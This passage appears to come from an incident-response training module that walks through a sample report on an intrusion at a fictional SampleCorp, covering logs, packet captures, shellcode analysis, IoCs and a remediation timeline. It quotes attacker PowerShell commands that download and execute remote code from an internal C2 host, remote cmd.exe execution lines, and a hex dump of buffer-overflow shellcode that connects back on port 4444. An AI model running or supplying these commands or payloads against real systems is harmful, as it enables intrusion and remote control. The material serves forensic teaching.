t	event_data.ProcessGuid	{68C3D3DC-9B18-5CBC-0000-0010AB724700}
#	event_data.ProcessId	2,240
t	event_data.Product	Microsoft® Windows® Operating System
t	event_data.SourceIp	192.168.220.66
t	event_data.TerminalSessionId	0
t	event_data.User	[redacted]\[redacted]

As already mentioned, the unauthorized entity then executed specific PowerShell commands.

```
00:31:44.210  cmd.exe /Q /c cd  1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1

00:31:47.846  cmd.exe /Q /c whoami 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1

00:31:47.861  whoami

00:32:15.156  cmd.exe /Q /c cd c:\users 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1

00:32:15.234  cmd.exe /Q /c cd  1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1

00:32:16.761  cmd.exe /Q /c dir 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1

00:32:20.017  cmd.exe /Q /c cd luser 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1

00:32:20.095  cmd.exe /Q /c cd  1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1

00:32:24.131  cmd.exe /Q /c dir 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1

00:32:29.922  cmd.exe /Q /c cd Desktop 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1

00:32:30.000  cmd.exe /Q /c cd  1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1

00:32:31.390  cmd.exe /Q /c dir 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1

00:32:39.291  cmd.exe /Q /c cd Current_Project 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1

00:32:39.363  cmd.exe /Q /c cd  1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1

00:32:46.007  cmd.exe /Q /c dir 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1

00:34:44.344  cmd.exe /Q /c powershell.exe -nop -w hidden -c $c=new-object net.webclient;$c.proxy=
              [Net.WebRequest]::GetSystemWebProxy();$c.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX
              $c.downloadstring('http://192.168.220.66:8089/4GJiOFeRzR9eys'); 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1

00:34:44.391  powershell.exe  -nop -w hidden -c $c=new-object net.webclient;$c.proxy=
              [Net.WebRequest]::GetSystemWebProxy();$c.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX
              $c.downloadstring('http://192.168.220.66:8089/4GJiOFeRzR9eys');

00:34:44.454  powershell.exe  -nop -w hidden -c $c=new-object net.webclient;$c.proxy=
              [Net.WebRequest]::GetSystemWebProxy();$c.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX
              $c.downloadstring('http://192.168.220.66:8089/4GJiOFeRzR9eys');

00:34:48.368  "powershell.exe" -noni -nop -w hidden -c &([scriptblock]::create((New-Object IO.StreamReader(New-Object
```


Brief Analysis of 192.168.220.66

From the logs, we identified four hosts on the network segment with corresponding IP addresses and hostnames. The host `192.168.220.66`, previously observed in the logs of `WKST01.samplecorp.com`, confirms the presence of an unauthorized entity in the internal network.

IP	Hostname
192.168.220.20	DC01.samplecorp.com
192.168.220.200	WKST01.samplecorp.com
192.168.220.101	HR01.samplecorp.com
192.168.220.202	ENG01.samplecorp.com

The below table is the result of a SIEM query that aimed to identify all instances of command execution initiated from `192.168.220.66`, based on data from `WKST01.samplecorp.com`.

event_data.CommandLine.keyword: Descending	beat.hostr Descendir
`cmd.exe /Q /c cd 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1`	WKST01
`cmd.exe /Q /c dir 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1`	WKST01
`powershell.exe -nop -w hidden -c $c=new-object net.webclient;$c.proxy=[Net.WebRequest]::GetSystemWebProxy();$c.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX`	WKST01
`whoami`	WKST01
`...`	...
`powershell IEX (New-Object Net.WebClient).DownloadString('http://192.168.220.66/test.php'); $m = Get-ModifiableService; $m`	HR01

The results suggest that the unauthorized entity has successfully infiltrated the hosts: `WKST01.samplecorp.com` and `HR01.samplecorp.com`.

HR01.samplecorp.com

`HR01.samplecorp.com` was investigated next, as the unauthorized entity, `192.168.220.66`, was shown to establish a connection with `HR01.samplecorp.com` at the earliest possible moment in the packet capture.

ip.addr == 192.168.220.66

No.	Time	Source	Destination	Protocol	Length	Info
735	2019-04-22 00:21:59.209938	192.168.220.66	192.168.220.255	BJNP	60	Scanner Command: Discover
736	2019-04-22 00:21:59.209939	192.168.220.66	192.168.220.255	BJNP	60	Scanner Command: Discover
739	2019-04-22 00:21:59.220443	192.168.220.66	192.168.220.255	BJNP	60	Scanner Command: Discover
740	2019-04-22 00:21:59.220677	192.168.220.66	192.168.220.255	BJNP	60	Scanner Command: Discover
748	2019-04-22 00:21:59.921877	192.168.220.66	255.255.255.255	UDP	60	58135 → 3289 Len=15
750	2019-04-22 00:22:00.931042	192.168.220.66	255.255.255.255	UDP	79	36274 → 1124 Len=37
4060	2019-04-22 00:50:18.871612	192.168.220.66	192.168.220.101	TCP	74	34514 → 31337 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SAC
4061	2019-04-22 00:50:18.871679	192.168.220.101	192.168.220.66	TCP	74	31337 → 34514 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MS
4062	2019-04-22 00:50:18.872096	192.168.220.66	192.168.220.101	TCP	66	34514 → 31337 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=
4063	2019-04-22 00:50:18.878600	192.168.220.66	192.168.220.101	TCP	1091	34514 → 31337 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=102
4064	2019-04-22 00:50:18.879647	192.168.220.66	192.168.220.101	TCP	66	34514 → 31337 [FIN, ACK] Seq=1026 Ack=1 Win=29312 Len=
4065	2019-04-22 00:50:18.879668	192.168.220.101	192.168.220.66	TCP	66	31337 → 34514 [ACK] Seq=1 Ack=1027 Win=66560 Len=0 TSv
4066	2019-04-22 00:50:18.882800	192.168.220.101	192.168.220.66	TCP	66	56006 → 4444 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=25
4067	2019-04-22 00:50:18.883067	192.168.220.66	192.168.220.101	TCP	66	4444 → 56006 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MS
4068	2019-04-22 00:50:18.883128	192.168.220.101	192.168.220.66	TCP	54	56006 → 4444 [ACK] Seq=1 Ack=1 Win=65536 Len=0
4069	2019-04-22 00:50:18.972633	192.168.220.66	192.168.220.101	TCP	60	4444 → 56006 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=4
4070	2019-04-22 00:50:18.973697	192.168.220.66	192.168.220.101	TCP	1514	4444 → 56006 [ACK] Seq=5 Ack=1 Win=29312 Len=1460
4071	2019-04-22 00:50:18.973697	192.168.220.66	192.168.220.101	TCP	1514	4444 → 56006 [ACK] Seq=1465 Ack=1 Win=29312 Len=1460
4072	2019-04-22 00:50:18.973698	192.168.220.66	192.168.220.101	TCP	1514	4444 → 56006 [ACK] Seq=2925 Ack=1 Win=29312 Len=1460
4073	2019-04-22 00:50:18.973698	192.168.220.66	192.168.220.101	TCP	1514	4444 → 56006 [ACK] Seq=4385 Ack=1 Win=29312 Len=1460
4074	2019-04-22 00:50:18.973699	192.168.220.66	192.168.220.101	TCP	1514	4444 → 56006 [ACK] Seq=5845 Ack=1 Win=29312 Len=1460
4075	2019-04-22 00:50:18.973700	192.168.220.66	192.168.220.101	TCP	1514	4444 → 56006 [ACK] Seq=7305 Ack=1 Win=29312 Len=1460
4076	2019-04-22 00:50:18.973717	192.168.220.66	192.168.220.101	TCP	1514	4444 → 56006 [ACK] Seq=8765 Ack=1 Win=29312 Len=1460
4077	2019-04-22 00:50:18.973718	192.168.220.66	192.168.220.101	TCP	1514	4444 → 56006 [ACK] Seq=10225 Ack=1 Win=29312 Len=1460

Network traffic details suggest a buffer overflow attempt on the service running at port `31337` of `HR01.samplecorp.com`.


No.	Time	Source	Destination	Protocol	Length	Info
4060	2019-04-22 00:50:18.871612	192.168.220.66	192.168.220.101	TCP	74	34514 → 31337 [SYN] Seq=0
4061	2019-04-22 00:50:18.871679	192.168.220.101	192.168.220.66	TCP	74	31337 → 34514 [SYN, ACK] S
4062	2019-04-22 00:50:18.872096	192.168.220.66	192.168.220.101	TCP	66	34514 → 31337 [ACK] Seq=1
4063	2019-04-22 00:50:18.878600	192.168.220.66	192.168.220.101	TCP	1091	34514 → 31337 [PSH, ACK] S
4064	2019-04-22 00:50:18.879647	192.168.220.66	192.168.220.101	TCP	66	34514 → 31337 [FIN, ACK] S
4065	2019-04-22 00:50:18.879668	192.168.220.101	192.168.220.66	TCP	66	31337 → 34514 [ACK] Seq=1

```
    Protocol: TCP (6)
    Header checksum: 0xfb3e [validation disabled]
    [Header checksum status: Unverified]
    Source: 192.168.220.66
    Destination: 192.168.220.101
▼ Transmission Control Protocol, Src Port: 34514, Dst Port: 31337, Seq: 1, Ack: 1, Len: 1025
    Source Port: 34514
    Destination Port: 31337
```

```
0010  04 35 01 8b 40 00 40 06  fb 3e c0 a8 dc 42 c0 a8   ·5··@·@· ·>···B··
0020  dc 65 86 d2 7a 69 c2 6c  63 c1 db 84 e7 78 80 18   ·e··zi·l c····x··
0030  00 e5 f5 40 00 00 01 01  08 0a e7 bf 28 9f 00 19   ···@···· ····(···
0040  29 f9 41 41 41 41 41 41  41 41 41 41 41 41 41 41   )·AAAAAA AAAAAAAA
0050  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0060  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0070  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0080  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0090  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
00a0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
00b0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
00c0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
00d0  41 41 41 41 c3 14 04 08  83 ec 10 da d4 b8 41 91   AAAA···· ·····A·
00e0  59 40 d9 74 24 f4 5b 29  c9 b1 5b 83 eb fc 31 43   Y@·t$·[) ··[···1C
00f0  15 03 43 15 a3 64 a5 a8  a1 87 56 29 c5 0e b3 18   ··C··d·· ··V)····
0100  c5 75 b7 0b f5 fe 95 a7  7e 52 0e 33 f2 7b 21 f4   ·u····· ~R·3·{!·
0110  b8 5d 0c 05 90 9e 0f 85  ea f2 ef b4 25 07 f1 f1   ·]····· ····%···
0120  5b ea a3 aa 10 59 54 de  6c 62 df ac 61 e2 3c 64   [····YT· lb··a·<d
0130  80 c3 92 fe db c3 15 d2  50 4a 0e 37 5c 04 a5 83   ········ PJ·7\···
0140  2b 97 6f da d4 34 4e d2  27 44 96 d5 d7 33 ee 25   +·o··4N· 'D···3·%
0150  6a 44 35 57 b0 c1 ae ff  33 71 0b 01 90 e4 d8 0d   jD5W···· 3q······
0160  5d 62 86 11 60 a7 bc 2e  e9 46 13 a7 a9 6c b7 e3   ]b··`··. ·F···l··
0170  6a 0c ee 49 dd 31 f0 31  82 97 7a df d7 a5 20 88   j··I·1·1 ··z···· ·
0180  14 84 da 48 32 9f a9 7a  9d 0b 26 37 56 92 b1 4e   ···H2··z ··&7V··N
0190  70 25 6d e8 10 db 8e 09  39 18 da 59 51 89 63 32   p%m····· 9··YQ·c2
01a0  a1 36 b6 af ab a0 f9 98  77 72 92 da 87 62 3e 52   ·6····· wr···b>R
```

Network traffic indicates a buffer overflow attempt

The network traffic was exported as raw binary for further analysis.




The extracted binary was analyzed in a shellcode debugger, `scdbg`.

`Scdbg` reveals that the shellcode will attempt to initiate a connection to `192.168.220.66` at port `4444`. This confirms that there has been an attempt to exploit a service running on port `31337` of `HR01.samplecorp.com`.

```
C:\Users\        \Desktop\scdbg>scdbg.exe bof2.bin
error setting working directory for drag and drop mode..exe=scdbg.exe
Loaded 188 bytes from file bof2.bin
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

4010bb  LoadLibraryA(ws2_32)
4010cb  WSAStartup(190)
4010e8  WSASocket(af=2, tp=1, proto=0, group=0, flags=0)
4010f4  connect(h=42, host: 192.168.220.66 , port: 4444 ) = 71ab4a07
4010f4  connect(h=42, host: 192.168.220.66 , port: 4444 ) = 71ab4a07
4010f4  connect(h=42, host: 192.168.220.66 , port: 4444 ) = 71ab4a07
4010f4  connect(h=42, host: 192.168.220.66 , port: 4444 ) = 71ab4a07
4010f4  connect(h=42, host: 192.168.220.66 , port: 4444 ) = 71ab4a07

Stepcount 2000001
```

A search for network connections between `HR01.samplecorp.com` and the unauthorized entity was conducted using the aforementioned traffic capture file. Results revealed connections back to the unauthorized entity on port `4444`. This indicates that the unauthorized entity successfully exploited a buffer overflow vuln to gain command execution on `HR01.samplecorp.com`.



ip.addr == 192.168.220.66

No.	Time	Source	Destination	Protocol	Length	Info
735	2019-04-22 00:21:59.209938	192.168.220.66	192.168.220.255	BJNP	60	Scanner Command: Discover
736	2019-04-22 00:21:59.209939	192.168.220.66	192.168.220.255	BJNP	60	Scanner Command: Discover
739	2019-04-22 00:21:59.220443	192.168.220.66	192.168.220.255	BJNP	60	Scanner Command: Discover
740	2019-04-22 00:21:59.220677	192.168.220.66	192.168.220.255	BJNP	60	Scanner Command: Discover
748	2019-04-22 00:21:59.921877	192.168.220.66	255.255.255.255	UDP	60	58135 → 3289 Len=15
750	2019-04-22 00:22:00.931042	192.168.220.66	255.255.255.255	UDP	79	36274 → 1124 Len=37
4060	2019-04-22 00:50:18.871612	192.168.220.66	192.168.220.101	TCP	74	34514 → 31337 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SAC
4061	2019-04-22 00:50:18.871679	192.168.220.101	192.168.220.66	TCP	74	31337 → 34514 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MS
4062	2019-04-22 00:50:18.872096	192.168.220.66	192.168.220.101	TCP	66	34514 → 31337 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=
4063	2019-04-22 00:50:18.878600	192.168.220.66	192.168.220.101	TCP	1091	34514 → 31337 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=102
4064	2019-04-22 00:50:18.879647	192.168.220.66	192.168.220.101	TCP	66	34514 → 31337 [FIN, ACK] Seq=1026 Ack=1 Win=29312 Len=
4065	2019-04-22 00:50:18.879668	192.168.220.101	192.168.220.66	TCP	66	31337 → 34514 [ACK] Seq=1 Ack=1027 Win=66560 Len=0 TSv
4066	2019-04-22 00:50:18.882800	192.168.220.101	192.168.220.66	TCP	66	56006 → 4444 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=2
4067	2019-04-22 00:50:18.883067	192.168.220.66	192.168.220.101	TCP	66	4444 → 56006 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 M
4068	2019-04-22 00:50:18.883128	192.168.220.101	192.168.220.66	TCP	54	56006 → 4444 [ACK] Seq=1 Ack=1 Win=65536 Len=0
4069	2019-04-22 00:50:18.972633	192.168.220.66	192.168.220.101	TCP	60	4444 → 56006 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=4
4070	2019-04-22 00:50:18.973697	192.168.220.66	192.168.220.101	TCP	1514	4444 → 56006 [ACK] Seq=5 Ack=1 Win=29312 Len=1460
4071	2019-04-22 00:50:18.973697	192.168.220.66	192.168.220.101	TCP	1514	4444 → 56006 [ACK] Seq=1465 Ack=1 Win=29312 Len=1460
4072	2019-04-22 00:50:18.973698	192.168.220.66	192.168.220.101	TCP	1514	4444 → 56006 [ACK] Seq=2925 Ack=1 Win=29312 Len=1460
4073	2019-04-22 00:50:18.973698	192.168.220.66	192.168.220.101	TCP	1514	4444 → 56006 [ACK] Seq=4385 Ack=1 Win=29312 Len=1460
4074	2019-04-22 00:50:18.973699	192.168.220.66	192.168.220.101	TCP	1514	4444 → 56006 [ACK] Seq=5845 Ack=1 Win=29312 Len=1460
4075	2019-04-22 00:50:18.973700	192.168.220.66	192.168.220.101	TCP	1514	4444 → 56006 [ACK] Seq=7305 Ack=1 Win=29312 Len=1460
4076	2019-04-22 00:50:18.973717	192.168.220.66	192.168.220.101	TCP	1514	4444 → 56006 [ACK] Seq=8765 Ack=1 Win=29312 Len=1460
4077	2019-04-22 00:50:18.973718	192.168.220.66	192.168.220.101	TCP	1514	4444 → 56006 [ACK] Seq=10225 Ack=1 Win=29312 Len=1460

The depth of the technical analysis can be tailored to ensure that all stakeholders are adequately informed about the incident and the actions taken in response. While we've chosen to keep the investigation details concise in this module to avoid overwhelming you, it's important to note that in a real-world situation, every claim or statement would be backed up with robust evidence.

Indicators of Compromise (IoCs)

- `C2 IP`: 192.168.220.66

- `cv.pdf` (SHA256): ef59d7038cfd565fd65bae12588810d5361df938244ebad33b71882dcf683011

Root Cause Analysis

Insufficient network access controls allowed the unauthorized entity access to SampleCorp's internal network.

The primary catalysts for the incident were traced back to two significant vulnerabilities. The first vulnerability stemmed from the continued use of an outdated version of Acrobat Reader, while the second was attributed to a buffer overflow issue present within a proprietary application. Compounding these vulnerabilities was the inadequate network segregation of crucial systems, leaving them more exposed and easier targets for potential threats. Additionally, there was a notable gap in user awareness, evident from the absence of comprehensive training against phishing tactics, which could have served as the initial entry point for the attackers.

Technical Timeline

- Initial Compromise
  - `April 22nd, 2019, 00:27:27`: One of the employees opened a malicious PDF document (`cv.pdf`) on `WKST01.samplecorp.com`, which exploited a known vulnerability in an outdated version of `Acrobat Reader`. This led to the execution of a malicious payload that established initial foothold on the system.
- Lateral Movement
  - `April 22nd, 2019, 00:50:18`: The unauthorized entity leveraged the initial access to perform reconnaissance on the internal network. They discovered a `buffer overflow` vulnerability in a proprietary HR application running on `HR01.samplecorp.com`. Using a crafted payload, they exploited this vulnerability to gain unauthorized access to the HR system.
- Data Access & Exfiltration
  - `April 22nd, 2019, 00:35:09`: The unauthorized entity accessed various directories on `WKST01.samplecorp.com` containing both proprietary source code and API keys.
  - `April 22nd, 2019, 01:30:12`: The unauthorized entity located an unencrypted database on `HR01.samplecorp.com` containing sensitive employee and partner data, including Social Security numbers and salary information. They compressed this data and exfiltrated it to an external server via a secure `SSH` tunnel.
- C2 Communications
  - An unauthorized entity gained physical access to SampleCorp's internal network. The Command and Control (C2) IP address identified was an internal one: `192.168.220.66`.
- Malware Deployment or Activity

    - The malware was disseminated via a malicious PDF document and made extensive use of legitimate Windows binaries for staging, command execution, and post-exploitation purposes.
    - Subsequently, shellcode was utilized within a buffer overflow payload to infect `HR01.samplecorp.com`.
- Containment Times
    - `April 22nd, 2019, 02:30:11`: SampleCorp's SOC and DFIR teams detected the unauthorized activities and immediately isolated `WKST01.samplecorp.com` and `HR01.samplecorp.com` from the network using VLAN segmentation.
    - `April 22nd, 2019, 03:10:14`: SampleCorp's SOC and DFIR teams plugged a host security solution to both `WKST01.samplecorp.com` and `HR01.samplecorp.com` to collect more data from the affected systems.
    - `April 22nd, 2019, 03:43:34`: The firewall rules were updated to block the known C2 IP address, effectively cutting off the unauthorized entity's remote access.
- Eradication Times
    - `April 22nd, 2019, 04:11:00`: A specialized malware removal tool was used to clean both `WKST01.samplecorp.com` and `HR01.samplecorp.com` of the deployed malware.
    - `April 22nd, 2019, 04:30:00`: All systems, starting with `WKST01.samplecorp.com` were updated to the latest version of `Acrobat Reader`, mitigating the vulnerability that led to the initial compromise.
    - `April 22nd, 2019, 05:01:08`: The API keys that were accessed by the unauthorized entity have been revoked.
    - `April 22nd, 2019, 05:05:08`: The login credentials of the user who accessed the `cv.pdf` file, as well as those of users who have recently signed into both `WKST01.samplecorp.com` and `HR01.samplecorp.com`, have been reset.
- Recovery Times
    - `April 22nd, 2019, 05:21:20`: After ensuring that `WKST01.samplecorp.com` was malware-free, the SOC team restored the system from a verified backup.
    - `April 22nd, 2019, 05:58:50`: After ensuring that `HR01.samplecorp.com` was malware-free, the SOC team restored the system from a verified backup.
    - `April 22nd, 2019, 06:33:44`: The development team rolled out an emergency patch for the `buffer overflow` vulnerability in the proprietary HR application, which was then deployed to `HR01.samplecorp.com`.

Nature of the Attack

In this segment, we should meticulously dissect the modus operandi of the unauthorized entity, shedding light on the specific tactics, techniques, and procedures (TTPs) they employed throughout their intrusion. For instance, let's dive into the methods the SOC team

used to determine that the unauthorized entity utilized the Metasploit framework in their operations.

Detecting Metasploit


To better understand the tactics and techniques of the unauthorized entity, we delved into the malicious PowerShell commands executed.

Particularly, the one shown in the following screenshot.

